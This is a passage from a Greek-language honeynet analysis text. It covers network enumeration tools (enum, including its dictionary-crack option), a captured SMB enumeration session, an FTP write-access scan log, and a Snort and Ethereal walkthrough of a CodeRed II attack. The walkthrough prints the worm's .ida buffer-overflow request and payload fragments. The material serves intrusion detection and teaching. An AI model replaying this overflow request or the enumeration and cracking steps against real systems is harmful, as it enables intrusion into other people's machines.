- Bytes 49 & 50 Question Class
- Value: 00 01 = Internet Class.

Πίνακας 3-6

Υπάρχουν και άλλα εργαλεία που δεν θα τα αναλύσουμε περισσότερο, όπως το nbtscan, το οποίο κάνει ένα netBIOS scan σε ένα εύρος IP διευθύνσεων (<http://www.abb.aha.ru/software/nbtscan.html>) και το nltest εργαλείο που αναγνωρίζει τον Primary και τον Backup Domain Controller (PDC και BDC).

Εκτός όμως από τα command line υπάρχουν και γραφικά εργαλεία **GUI**, αναγνώρισης πόρων δικτύου όπως το dumpSec (<http://www.somarsoft.com>), για εμφάνιση των κοινόχρηστων πόρων

(shares) , όπως επίσης και το leagion και άλλα NetBIOS Auditing Tools (NAT) scanners τα οποία μπορούμε να βρούμε στο <http://hackingexposed.com> .

Διάφορα εργαλεία Απαρίθμησης πόρων δικτύου για windows NT/ 2000

Με την χρήση κάποιων άλλων εργαλείων, ο επιτιθέμενος έχει την δυνατότητα να συλλέξει περισσότερες πληροφορίες για τους πόρους ενός δικτύου.

Το **netviewx** για παράδειγμα είναι ένα ισχυρό εργαλείο για τον εντοπισμό των κόμβων ενός domain και τις υπηρεσίες (services) που τρέχουν (<http://www.ibt.ku.dk/jesper/NetViewX/default.htm>).

Ένα αρκετά διαδεδομένο enumeration εργαλείο είναι το **enum** (http://razor.bindview.com/tools/desc/enum_readme.html). Το **enum** έχει αρκετές δυνατότητες και από το παρακάτω παράδειγμα που θα εξετάσουμε, θα δούμε ότι χρησιμοποιείται από τους επιτιθέμενους για αναγνώριση χρηστών του συστήματος.

Περισσότερες πληροφορίες για enumeration και NetBIOS μπορούμε να βρούμε στο βιβλίο **HACKING EXPOSED second edition –Chapter 3 “enumeration”**.

```
enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>
```

```
-U is get userlist  
-M is get machine list  
-N is get namelist dump (different from -U|-M)  
-S is get sharelist  
-P is get password policy information  
-G is get group and member list  
-L is get LSA policy information  
-D is dictionary crack, needs -u and -f  
-d is be detailed, applies to -U and -S  
-c is don't cancel sessions  
-u is specify username to use (default "")  
-p is specify password to use (default "")  
-f is specify dictfile to use (wants -D)
```

Πίνακας 3-7 – Ιδιότητες εργαλείου enum.

Στο επόμενο παράδειγμα (πίνακας 3-8) βλέπουμε ένα ASCII session από το **snort** που μοιάζει σαν κάποιος συνδυασμός από enumeration εργαλεία. Υπάρχουν πολλοί χαρακτήρες ελέγχου που κάνουν αρκετά δυσανάγνωστα τα δεδομένα, αλλά θα προσπαθήσουμε να βγάλουμε κάποια συμπεράσματα.

```
D CKFDENEFCFDEFFCFGEFFCCACACACACACA ELEJEEOEHCACACACACACACACACACACAAAASMBrSbPC NETWORK .PROGRAM
1.0LANMAN1.0Windows for Workgroups 3.
1aLM1.2X002LANMAN2.1NT LM 0.12 SMBrS2CIN#uu {sKYKLADESSMBs@u2MWindows 2000 2195Windows 2000
5.01\195.251.44.16\IPC$????SMBs@uWWi
ndows NT 4.0NT LAN Manager 4.0KYKLADESIPC`SMB
@|samrgSMB"gsMB%HTHT&Y\PIPE\HxW44#Eg]+H`|SMB%
D8D8EHDH\PIPE\lsass]+H`SMB%PTPT&a\PIPE\p8>0\195.251.44.160XSMB%
8 8!P# )SMB@#SMB@`SMB
@|samrgSMB"gsMB%HTHT&Y\PIPE\HxW44#Eg]+H`|SMB%
D8D8EHDH\PIPE\lsass]+H`SMB%LTLT&]\PIPE\490\195.251.44.160hSMB%
08081L0/iaSMB%@@T@T&Q\PIPE\@(/ia hSMB%@
08081@0/iaSMB%4T4T&E\PIPE\4/ia SMB%
884XLhMGALATASBuiltinSMB%NTNT& \PIPE\N6/iaGALATAStSMB%
<8<8=N<$>.TkpSMB%LTLT&]\PIPE\4/ia>.TkpSMB%
08081L0/iaSMB%@8T8T&\PIPE\8 /iaSMB%@
888tXL
$AdministratorGuestSMB%4T4T&E\PIPE\4"/iahSMB%
0808140/iaSMB%.T.T&?\PIPE\$/iaDSMB%
88.@v#PG b+j**SXLx0xSLIS8SXAdministrator66Built-in account for administering the computer/domainSMB%0T0T&A\PIPE\0/iaSMB%
880XILX[ $D>.TkpSMB%@.T.T&=\PIPE\
/iahSMB%@
48485.4
XhSMB%TT&\PIPE\h/ia*>.Tkp>.TkpSMB%
.8.8-.HS SMB%.T.T&=\PIPE\./iahSMB%
08081.0SMB%4T4T&E\PIPE\4"/iahSMB%
0808140/iaSMB%@.T.T&?\PIPE\$/ia8SMB%@
88.
hXSLxS0ppx8SXLGuesti88Built-in account for guest access to the computer/domainSMB%0T0T&A\PIPE\0/iaSMB%
880tXL`L $SMB%.T.T&=\PIPE\./iahSMB%
48485.4XLhSMB%TT&\PIPE\h/ia*>.Tkp>.TkpSMB%
.8.8-.HS"SMB%@.T.T&=\PIPE\./iahSMB%@
08081.0SMB%.T.T&=\PIPE\./iahSMB%
08081.0SMB%.T.T&=\PIPE\./iahSMB%
08081.0SMB%.T.T&=\PIPE\./iahSMB%
08081.0)SMB@#SMB@'SMBt'SMBt'#SMBq#SMBq
```

Πίνακας 3-8

Στις τρεις πρώτες γραμμές το αποτέλεσμα που βλέπουμε μοιάζει με NetBIOS scan για απαρίθμηση πόρων του domain KYKLADES, και μάλιστα έχει εντοπίσει κάποια windows μηχανήματα.

Στην συνέχεια, το session φαίνεται να εστιάζεται πάνω σε ένα συγκεκριμένο μηχάνημα και

Παρακάτω παρατηρούμε πληροφορίες για τους δύο χρήστες αυτού μηχανήματος administrator και guest.

Το παράδειγμα στον πίνακα 3-8 είναι στην πραγματικότητα οι ASCII χαρακτήρες που μεταφέρθηκαν με τα πακέτα που αντάλλαξαν ο επιτιθέμενος με ένα windows μηχάνημα κατά την απαρίθμηση πόρων μέσω ενός εργαλείου GUI , πιθανότατα με το Legion ή κάποιο άλλο.

Ftp Public Scan

Ένα άλλο είδος scan που συναντάμε πολύ συχνά είναι το FTP public scanig και προσπάθεια για write access. Δηλαδή είναι κάτι σαν συνδυασμός πολλών scans με σκοπό να πάρει ο επιτιθέμενος μία ολοκληρωμένη πληροφορία, δηλαδή, υπάρχει η μηχανή, τρέχει την υπηρεσία που μας ενδιαφέρει (port scan) και μπορούμε να την εκμεταλλευτούμε αυτήν την υπηρεσία.

Ας δούμε ένα παράδειγμα ενός τέτοιου scan όπως καταγράφηκε από το **snort** από κάποιον επιτιθέμενο προς την πόρτα 21 ενός linux **honeypot**.


```
220 (vsFTPD 1.1.3)
USER anonymous7
331 Please specify the password.
PASS Qgpuser@home.com
230 Login successful. Have fun.
CWD /pub/
250 Directory successfully changed.http://www.sans.org/resources/idfaq/port_137.php
MKD 040222010129p
550 Permission denied.
CWD /public/
550 Failed to change directory.
CWD /pub/incoming/
550 Failed to change directory.
CWD /incoming/
550 Failed to change directory.
CWD / _vti_pvt/
550 Failed to change directory.
CWD /
250 Directory successfully changed.
MKD 040222010130p
550 Permission denied.
CWD /upload/
550 Failed to change directory.
500 OOPS: vsf_sysutil_recv_peek: no data
```

Πίνακας 3-9

Ας πάρουμε με την σειρά τα γεγονότα και ας δούμε τι συμπεράσματα μπορούμε να βγάλουμε. Αρχικά βλέπουμε να επιτυγχάνεται σύνδεση με ftp στο **honeypot** με user name

'anonymous' και password 'Qgpruser@home.com'. Αφού πέτυχε η σύνδεση , δηλαδή το μηχάνημα υπάρχει και έχει ανοιχτή την πόρτα 21 έχουμε και κάποια , έστω περιορισμένη, πρόσβαση. Στην συνέχεια γίνεται έλεγχος για δυνατότητες εγγραφής σε επτά συνηθέστερα υπαρκτούς καταλόγους. Ο έλεγχος γίνεται ως εξής , πρώτα προσπαθεί να μπει στον φάκελο, άρα θα πρέπει να υπάρχει αυτός 'CWD /pub/' και αν υπάρχει προσπαθεί να δημιουργήσει έναν νέο φάκελο μέσα σ' αυτόν 'MKD 040222010129p'. Φυσικά αν δημιουργηθεί με επιτυχία ο φάκελος, τότε ο επιτιθέμενος έχει καλές πιθανότητες να καταλάβει την μηχανή ή να την χρησιμοποιήσει για ανταλλαγή παράνομου υλικού, π.χ λογισμικό, ταινίες και τα λοιπά.

Το εργαλείο που χρησιμοποιήθηκε από τον επιτιθέμενο στην συγκεκριμένη περίπτωση , είναι το Grim's ping (<http://grimsping.cjb.net/>). Αυτό είναι ένα GUI εργαλείο για Windows, το οποίο έχει την δυνατότητα να βρίσκει συστήματα με υπηρεσίες που μπορούμε να του ορίσουμε εμείς (προεπιλεγμένες πόρτες 21,22,80,1080 και 8080), και να χειριστεί τα αποτελέσματα δίνοντάς μας την δυνατότητα να εκμεταλλευτούμε κάποιες αδυναμίες που θα εντοπίσουμε.



Εικόνα 3-5 - Grim's ping

Στην εικόνα 3-5 βλέπουμε το interface του Grim's ping . Λεπτομέρειες για την λειτουργία του Ping μπορούμε να βρούμε στην ιστοσελίδα που αναφέραμε παραπάνω , όπως και για περισσότερες

πληροφορίες για ftp public scan και πώς επιτυγχάνεται με το Grim's ring υπάρχουν στο έγγραφο www.giac.org/practical/safka_gcia.doc.

Περιπτώσεις Επιθέσεων

Στην συνέχεια θα δούμε μερικές περιπτώσεις επιθέσεων που πραγματοποιήθηκαν στο δίκτυο του Ελληνικού έργου **HoneyNet**. Θα εξηγήσουμε πώς αλληλεπιδρά ο επιτιθέμενος με το **honeynet**, πώς καταλαβαίνουμε ότι πρόκειται για επίθεση, πώς αναγνωρίζουμε το είδος της επίθεσης, ποια vulnerabilities και exploits χρησιμοποιούν οι επιτιθέμενοι και ποια εργαλεία χρησιμοποιούμε εμείς για να βγάλουμε αυτά τα συμπεράσματα.

Συνήθως βρίσκουμε δύο κατηγορίες επιθέσεων, αυτές που γίνονται αυτόματα από **worms** ή από αυτοματοποιημένα εργαλεία, και αυτές που γίνονται χειροκίνητα από **blakhat**.

CodeRed II

Μια πολύ διαδεδομένη αυτοματοποιημένη επίθεση είναι αυτή που συναντάμε στον Microsoft IIS από το **worm** CodeRed II. Ας δούμε όμως πώς μπορούμε να ανακαλύψουμε την δραστηριότητα αυτή μέσα από την ανάλυση μιας μέρας.

Αυτοματοποιημένες είναι οι επιθέσεις που μέρος τους ή και ολόκληρες εκτελούνται από ένα πρόγραμμα, ή μια μικρή ακολουθία από εντολές (script) για αυτόν τον σκοπό. Τέτοιου είδους προγράμματα μπορεί να είναι, **worms**, Trojan, Rootkits, Scanners και autorooters.

Περισσότερες πληροφορίες για αυτοματοποιημένες επιθέσεις, μπορούμε να βρούμε στην πτυχιακή εργασία του Γιάννη Παπαπάνου, που πραγματοποιήθηκε στο **Internet Systematics Lab** του **Εθνικού Ερευνητικού Κέντρου «Δημόκριτος»**, Απρίλιος 2003, με θέμα Δικτυακές επιθέσεις – επιπτώσεις και τρόποι ανίχνευσης τους, στο “κεφάλαιο 1 – Κατηγοριοποίηση των επιθέσεων – Αυτοματοποιημένες – Χειροκίνητες επιθέσεις”.

Snort Alert: Το πρώτο πράγμα που μας κινεί το ενδιαφέρον είναι το alert που παράγει το **snort** όταν, αυτό το **worm**, προσπαθεί να παραβιάσει ένα μηχάνημα που έχει ανοιχτή την πόρτα 80.

```
06/17-09:05:48.086384 [**] [1:1243:2] WEB-IIS ISAPI .ida attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP P} 211.161.63.67:4358 -> 192.168.0.12:80
```

Πίνακας 3-10

Στον πίνακα 3-10 βλέπουμε το μήνυμα που παράχθηκε από το **snort**. Είναι πιο εύκολο να ξεκινήσουμε από αυτή την κατεύθυνση αφού σύμφωνα με την διαδικασία που αναφέραμε στο κεφάλαιο 2, μπορούμε με την χρήση του εργαλείου **swatch**, να λάβουμε αυτό το alert σε email. Έτσι έχουμε μια ιδέα για το είδος της επίθεσης, την ώρα, και την κατεύθυνση της (από η προς το **Honeynet**).

Στο αρχείο `snort_full` που περιέχει τα alerts με περισσότερες πληροφορίες από τον πίνακα 3-10 (από `snort_fast`), πολλές φορές βρίσκουμε URLs στα οποία μπορούμε να βρούμε πληροφορίες που αφορούν το alert που εξετάζουμε. Στην συγκεκριμένη περίπτωση, αναζητώντας το αντίστοιχο alert στο `snort_full`, βρίσκουμε δύο URLs με πληροφορίες για αυτήν την επίθεση στον πίνακα 3-11

```
06/17-09:05:48.086384 211.161.63.67:4358 -> 192.168.0.12:80
TCP TTL:106 TOS:0x80 ID:22648 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x9228F4DE Ack: 0x7F87021B Win: 0x4470 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS552]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0071]
```

Πίνακας 3-11

Στο πρώτο URL <http://www.whitehats.com/info/IDS552> βρίσκουμε τις πληροφορίες που βλέπουμε στον πίνακα 3-12. Η ιστοσελίδα `witehats.com` έχει μία βάση δεδομένων με πληροφορίες για διάφορα είδη επιθέσεων. Στους κανόνες του **snort** που παράγουν τα alert, επισυνάπτονται και τα κλειδιά των εγγραφών που κρατάνε αυτές τις πληροφορίες, Αξίζει να σημειωθεί ότι πλέον δεν φαίνεται να ενημερώνεται η βάση του `whitehats.com`.

Παρόμοιες πληροφορίες μπορούμε να βρούμε στην <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0071>.

IDS552 "IIS ISAPI OVERFLOW IDA"

Platform(s): windows **Category:** web-iis **Classification:** System Integrity or Information Gathering

This event indicates that a remote attacker has attempted to exploit a vulnerability in Microsoft IIS. An unchecked buffer

How Specific


This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used

Trusting The Source IP Address

The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address

Πίνακας 3-12 - <http://www.whitehats.com/info/IDS552>

Το επόμενο βήμα είναι να δούμε στα Data που κατέγραψε το **snort** για κίνηση αυτής της IP. Θα ελέγξουμε το δυαδικό αρχείο (binary) χρησιμοποιώντας το **ethereal**.

Εικόνα 3-6 – `ip.addr == 211.161.63.67`

Ανοίγουμε το δυαδικό αρχείο που έχει παράγει το **snort** και χρησιμοποιούμε φίλτρο για να απομονώσουμε την IP που θέλουμε να εξετάσουμε, στην περίπτωση μας το φίλτρο θα ήταν `'ip.addr == 211.161.63.67'` και το αποτέλεσμα αυτό που φαίνεται στην εικόνα 3-6.

Εδώ παρατηρούμε ότι ο επιτιθέμενος στέλνει αίτηση για σύνδεση (SYN) στην πόρτα 80 του **honeypot** στην γραμμή 1. Αφού ολοκληρωθεί η σύνδεση, στέλνει την HTTP εντολή που φαίνεται στην γραμμή 4:

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.....
```

Στην συνέχεια στέλνονται και άλλα Data όπως βλέπουμε στις γραμμές 5 και 8. Για να δούμε τους ASCII χαρακτήρες που μεταφέρθηκαν με αυτά τα πακέτα μπορούμε να επιλέξουμε από το μενού Analyze -> follow TCP stream. Ένα μέρος από το αποτέλεσμα είναι αυτό που βλέπουμε στον πίνακα 3-13α

```
GET /
default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%
u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.
0
Content-type: text/xml
Content-length: 3379

...` .... dg 6..dg.&.. ..h.....\ P U..\ P U..@.....X U =..... =.....
...T ..u..~0..... ..FO....
...CodeRedII...$U f. ...8 .P ...j...P P.8 P.E. p. .... 8 .thS U U.E.i T ,,,,,, .. . .F4.E.Pj. u. ....
. .j.j. U P U Ou ;...i T \&.. \&.W U j.j. U j U .F4)E.jd U ..< P U ..< =...s .> .
s f.p ..f.r .P d....t j,j.j. U . t.E.j.Th~f. u. U Yj...p P u. U .... tK3 U.=3'.u? .h
...I .....` .....E...d ..h Pj...` Pj.j. U .j.Th~f. u. U Y. ul ...X- ...j.h ...P u. U = ...u,j,j... \ P u. U u.
U ... ..w. .... ..xu. ... ` .....d$.dg....Xa dg 6..dg.&..f.;MZu .K<.<PE..u .T.x. .B..<KERNu .|.EL32u 3 I.r. A .
<.GetPu
|.rocAu .J.I .J$. ... J..... D$$dg....Xa Q .] .E ...LoadLibraryA. u U.E ...CreateThread. u U.E ...GetTickCount.
u U.E ...Sleep. u U.E ...GetSystemDefaultLangID. u U.E ...GetSystemDirectoryA. u U.E
```

Πίνακας 3-13α


Παρατηρώντας τους ASCII, το πρώτο πράγμα που μπορούμε να φανταστούμε βλέποντας την ακολουθία από τον χαρακτήρα X αμέσως υποψιαζόμαστε ότι πρόκειται για προσπάθεια επίτευξης buffer overflow.

Περισσότερες πληροφορίες για **buffer overflow**, υπάρχουν στην πτυχιακή εργασία του Δημήτριου Πρίτσου, που υλοποιήθηκε στο Internet Systematics Lab του ΕΚΕΦΕ «Δημόκριτος», για το Τεχνολογικό Ινστιτούτο Αθηνών, με θέμα «**Εντοπισμός επιθέσεων κακόβουλων χρηστών που βασίζονται σε αδυναμίες υπερχείλισης μνήμης (Buffer Overflow)**»

Μια λύση για να επαληθευθούν οι υποψίες μας είναι να αναζητήσουμε στο διαδίκτυο τι είναι αυτή η επίθεση, από άλλους που έχουν δημοσιεύσει κάποια πληροφορία που να σχετίζεται με την περίπτωση μας. Ανοίγουμε λοιπόν μία μηχανή αναζήτησης, όπως την www.google.com και γράφουμε κάποιες λέξεις κλειδιά, για παράδειγμα

'GET /default.ida? '

GET /default.ida? που βλέπουμε στο payload. Έτσι παίρνουμε κάποια αποτελέσματα, και ένα από αυτά είναι αυτό του cert.org το οποίο έχει μέσα στα αποτελέσματα τις αναζητήσεις και την ακολουθία XXXXXXXXX.....



Εικόνα 3-7

Ανοίγοντας το site http://www.cert.org/incident_notes/IN-2001-09.html, διαβάζουμε ότι πρόκειται για ένα **worm** με όνομα codeRedII, το οποίο εκμεταλλεύεται vulnerability του IIS (<http://www.cert.org/advisories/CA-2001-13.html>) για να αποκτήσει πρόσβαση στο μηχάνημα που επιτίθεται και αφού εγκατασταθεί στο μηχάνημα, προσπαθεί να μολύνει να υπόλοιπα μηχανήματα του ίδιου δικτύου και των κοντινών IP. Ο τελικός σκοπός του **worm** είναι να δημιουργήσει ένα

backdoor για να μπορεί κάποιος επιτιθέμενος να αποκτήσει πρόσβαση στους δίσκους του μολυσμένου μηχανήματος μέσω του IIS

(<http://securityresponse.symantec.com/avcenter/venc/data/codered.ii.html>).

Για επιβεβαίωση ότι πρόκειται για το **Worm** CodeRedII, μπορούμε απλά να παρατηρήσουμε την λέξη CodeRedII που έχουμε μαρκάρει με κίτρινο στον πίνακα 3-13α.

Όμως τι έγινε τελικά; Η επίθεση πέτυχε; Την απάντηση μπορούμε να την βρούμε στο υπόλοιπο του ASCII payload που μεταφέρθηκε στα πακέτα που ακολουθεί.

```

...
%p0@. %t0@. %x0@. %|0@ ..... \EXPLORER.EXE...SOFTWARE\Microsoft\Windows s
NT\CurrentVersion\Winlogon...
SFCDisable... SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual
Roots.../Scripts.../MSADC./C../D..c:.,217...d:.,
217 .....<0.....0.`0.L0.....0..p0.....0.. 0.. 0..... 0..
0.. 0.. 0.....0.. 0.. 0..... 0.. 0.. 0..
0.....KERNEL32.dll.ADVAPI32.dll...Sleep...GetWindowsDirectoryA...WinExec...RegQuery
ValueExA...RegSetValueExA...RegOpenKeyExA...RegCloseKey
.....^ ..j. ....d:\explorer.exe...$. U . tM..L . 8>u'j #..
.....j.V L U FOu L U . d.L a ...HTTP/1.1 404 Not Found
Date: Fri, 13 Jun 2003 16:23:38 GMT
Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 PHP/4.0.6
mod_perl/1.24_01
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /default.ida was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.20 Server at www.arpies.com Port 80</ADDRESS>
</BODY></HTML>

```

Πίνακας 3-13β

Στον πίνακα 3-13β, βλέπουμε μαρκαρισμένη , την απάντηση που πήρε το **worm** από το μηχάνημα που προσπάθησε να επιτεθεί στην πόρτα 80.

Η επίθεση δεν πέτυχε το default.ida δεν βρέθηκε, και φυσικά δεν θα πετύχαινε αφού στην πόρτα 80 του **honeypot** δεν 'ακούει' ο IIS των Windows, αλλά ο apache 1.3.20 σε περιβάλλον linux.

WebDAV Attack

Το WebDAV είναι ένα σύνολο από προεκτάσεις του πρωτοκόλλου HTTP, που επιτρέπουν στους χρήστες να τροποποιούν και να διαχειρίζονται αρχεία σε απομακρυσμένους **web servers**.

Παρακολουθώντας τα alert που παράγει το **snort** παίρνουμε alert όπως αυτό που φαίνεται παρακάτω στον πίνακα 3-14.

```
11/26-14:43:27.747242 [**] [1:1070:5] WEB-MISC webdav search access [**] [Classification: access to a
potentially vulnerable web
application] [Priority: 2] {TCP} 80.132.90.203:2252 -> 192.168.0.2:80
```

Πίνακας 3-14

Αυτά τα alerts προειδοποιούν για κάποια προσπάθεια πρόσβασης μέσω του webDav. Ερευνώντας τα alert του **snort** για την συγκεκριμένη IP, θα ανακαλύψουμε ότι έχει δραστηριότητα και σε άλλα σημεία όπως τα παρακάτω. Στον πίνακα 3-15 βλέπουμε ότι στέλνονται κάποια ICMP πακέτα και παρακάτω

```
11/26-18:08:56.298320 [**] [1:384:4] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP}
80.132.90.203 -> 192.168.0.2
